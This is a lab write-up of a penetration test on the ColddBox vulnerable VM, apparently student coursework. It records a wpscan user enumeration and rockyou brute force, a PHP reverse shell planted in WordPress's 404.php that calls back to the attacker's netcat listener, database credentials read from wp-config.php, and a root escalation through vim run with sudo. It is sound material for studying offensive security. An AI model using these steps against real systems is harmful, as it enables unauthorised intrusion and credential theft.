

# Pentesting on Colddbox – Mini Project

By Rakesh R K


---

## Network Scanning

Discover the target machine IP address.

The first step is to identify the target machine IP address. We can do this by running the Colddbox machine in the same network as our kali linux and running the netdiscover command.

```
$ netdiscover -r 192.168.0.0/24
```




```
root@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540
+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.0.1  | d8:47:32:3a:c4:e4 | 3     | 180 | TP-LINK TECHNOLOGIES CO.,LTD. |
| 192.168.0.105 | 08:00:27:b9:b6:a5 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.0.116 | 28:cd:c4:cc:95:43 | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.0.106 | 5a:81:9e:ce:22:70 | 1     | 60  | Unknown vendor |
| 192.168.0.112 | c8:5a:cf:27:8e:32 | 1     | 60  | HP Inc. |
| 192.168.0.115 | 9e:a6:83:08:09:6a | 1     | 60  | Unknown vendor |
| 192.168.0.111 | 2e:8f:76:66:3f:2d | 1     | 60  | Unknown vendor |
+-----+-----+-----+-----+-----+
```

Here , we discovered the IP address of the target machine which is 192.168.0.105

After we got to know the IP address of the target machine we will perform a nmap scan to know the ports which are open, by running the following command :

```
$ nmap -Pn 192.168.0.105
```



```
Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)
```

Hence, we got to know that port 80 (http) is open.

If we want to know more about this, we can use the whatweb command.


```
$ whatweb 192.168.0.105
```

---

## Identifying the vulnerability

After identifying the IP address of the target machine. We can proceed with finding vulnerability.

As I identified that port 80 is open, it works with the browser. So I enter the target IP into the Mozilla browser.



From the website I got to know that , it has been developed in WordPress which means I can use wpscan to find out the users.

```

root@kali:~# wpscan --help

  WPScan
  =====
  WordPress Security Scanner by the WPScan Team
  Version 3.8.22
  Sponsored by Automattic - https://automattic.com/
  @WPScan_, @ethicalhack3r, @erwan_lr, @firefart

  Usage: wpscan [options]
  -u, --url URL
  -h, --help
  -hh, --help
  -v, --version
  -vv, --verbose
  -b, --banner
  -o, --output FILE
  -f, --format FORMAT
  -d, --detection-mode MODE
  -u, --user-agent, --ua VALUE
  -r, --random-user-agent, --rua
  -a, --http-auth login:password
  -t, --max-threads VALUE
  -th, --throttle Milliseconds
  -rt, --request-timeout SECONDS
  -ct, --connect-timeout SECONDS
  -dt, --disable-tls-checks
  -p, --proxy protocol://IP:port

  The URL of the blog to scan
  Allowed Protocols: http, https
  Default Protocol if none provided: http
  This option is mandatory unless update or help or hh or version is/are supplied
  Display the simple help and exit
  Display the full help and exit
  Display the version and exit
  Verbose mode
  Whether or not to display the banner
  Default: true
  Output to FILE
  Output results in the format supplied
  Available choices: cli-no-colour, cli-no-color, json, cli
  Default: mixed
  Available choices: mixed, passive, aggressive, silent
  Use a random user-agent for each scan
  The max threads to use
  Default: 5
  Milliseconds to wait before doing another web request. If used, the max threads will be set to 1.
  The request timeout in seconds
  Default: 60
  The connection timeout in seconds
  Default: 30
  Disables SSL/TLS certificate verification, and downgrade to TLS1.0+ (requires cURL 7.66 for the latter)
  Supported protocols depend on the cURL installed
  
```

To perform the wpscan I will be using the following command.

```
$ wpscan -url 192.168.0.105 --enumerate u
```

```
[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ← The ColdBox is here → (10 / 10) 100.00% Time: 00:00:00

[!] User(s) Identified:

[*] the cold in person
  | Found By: Rss Generator (Passive Detection)
  |
[*] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
  |
[*] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
  |
[*] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
  |

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Feb 2 09:36:00 2024
[*] Requests Done: 39
[*] Cached Requests: 6
[*] Data Sent: 14.454 KB
[*] Data Received: 264.826 KB
[*] Memory used: 173.685 MB
[*] Elapsed time: 00:00:04
```

From this , I got to know the valid users of the website.

---

## Brute forcing on WordPress Login

Our next step will be finding the password of any user.

Here, I choose the c0ldd username and I perform a brute force attack using wpscan tool to find the password.

```
$ wpscan -url http://192.168.0.105 -username c0ldd -passwords
/usr/share/wordlists/rockyou.txt
```

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[+] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:28 < > (1225 / 14345617) 0.00% ETA: ??:??:??

[+] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Fri Feb 2 00:40:23 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 443.166 KB
[+] Data Received: 4.514 MB
[+] Memory used: 254.52 MB
[+] Elapsed time: 00:00:34

```

After performing the attack , I got a valid combination for the user c0ldd, i.e.,

Username = c0ldd Password = 9876543210


By this , I can login in the site.




Now I'm in the admin dashboard. WordPress just like any other content management system always has a way to execute code so long as I was authenticated. In my case , I can edit 404.php template and use it to get a reverse shell on the machine.

# Reverse Shell

Reverse Shell by modifying the 404.php . I navigate to Appearance/Editor



Choose the 404 template



In this reverse shell, I have to change the IP to my kali linux IP ( which is 192.168.0.117 , got to know by running ipconfig in my kali linux terminal ).

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

## Setting up netcat listener

We can set a netcat listener on the port 1234. Also, I opened the python spawned shell.

```
$ nc -lnvp 1234
```

```
(root@kali)~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from {UNKNOWN} [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:51:12 up 2:19, 0 users, load average: 0.00, 0.00, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$
www-data@ColddBox-Easy:/$ ls
ls
bin    home      lib64      opt        sbin       tmp        vmlinuz.old
boot  initrd.img lost+found proc       snap       usr
dev    initrd.img.old media       root       srv        var
etc    lib        mnt        run        sys        vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden      wp-blog-header.php  wp-includes      wp-signup.php
index.php   wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt  wp-config-sample.php wp-load.php       xmlrpc.php
README.html wp-config.php        wp-login.php
wp-activate.php wp-content           wp-mail.php
wp-admin     wp-cron.php          wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

We can now target the wp-config.php file as it contains the username and password for the database.

```
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.

```

```

 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^CIVES

```

From this, I obtained the credentials of the user c0ldd. After this, I switch the user to c0ldd.

```
$ su c0ldd
```

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

```

After this, I browse through the machine to find anything. I find a file called user.txt which contains some text, after opening the text file using cat command, I saw a text which was encoded in base64 so I decoded the text using base64 command.


```
$ cat user.txt |base64 -d
```



```

c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cst user.txt
cst user.txt
No se ha encontrado la orden «cst» pero hay 18 similares
cst: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$

```



After that I got a message saying Congratulations, first level achieved !

## Getting root privileges

I perform `sudo -l` command to list binary files of root.


```

sudo -l
[sudo] password for c0ldd: cybersecurity
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp

```

After that, I go to the website "GTFOBins" to find any local bypass for the application.




The screenshot shows the GTFOBins website in a browser. The page has a dark header with navigation links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area is white with the 'GTFOBins' logo and a star count of 8,891. A description states that GTFOBins is a curated list of Unix binaries for bypassing local security restrictions. It mentions that the project collects legitimate functions of Unix binaries that can be abused to break out of restricted shells, escalate privileges, transfer files, spawn bind and reverse shells, and facilitate post-exploitation tasks. A note clarifies that this is not a list of exploits but a compendium on how to live off the land. It also mentions that GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci, where everyone can contribute. A link to LOLBAS is provided for Windows binaries. Below the text is a grid of buttons for various functions: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. A search bar is present with the text 'Search among 376 binaries: <binary> +<function> ...'. At the bottom, there is a table with two columns: 'Binary' and 'Functions'.

Binary	Functions
<a href="#">7z</a>	<a href="#">File read</a> <a href="#">Sudo</a>
<a href="#">aa-exec</a>	<a href="#">Shell</a> <a href="#">SUID</a> <a href="#">Sudo</a>
<a href="#">ab</a>	<a href="#">File upload</a> <a href="#">File download</a> <a href="#">SUID</a> <a href="#">Sudo</a>
<a href="#">agetty</a>	<a href="#">SUID</a>
<a href="#">alpine</a>	<a href="#">File read</a> <a href="#">SUID</a> <a href="#">Sudo</a>
<a href="#">ansible-playbook</a>	<a href="#">Shell</a> <a href="#">Sudo</a>
<a href="#">ansible-test</a>	<a href="#">Shell</a> <a href="#">Sudo</a>
<a href="#">aoss</a>	<a href="#">Shell</a> <a href="#">Sudo</a>

I choose "vim" to bypass into the root.

---

 / vim ☆ Star 8,891

Shell

Reverse shell

Non-Interactive reverse shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

`vim -c '!/bin/sh'`



```
Search ...

:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicidades, máquina completada!#
```

After getting into the root directory , I find a txt file again root.txt. When I read the contents of that file I get another encoded text which after decoding I get the text "Congratulations, machine completed!"

Felicidades, maquina completada!

Translate from: Portuguese

Congratulations, machine completed!

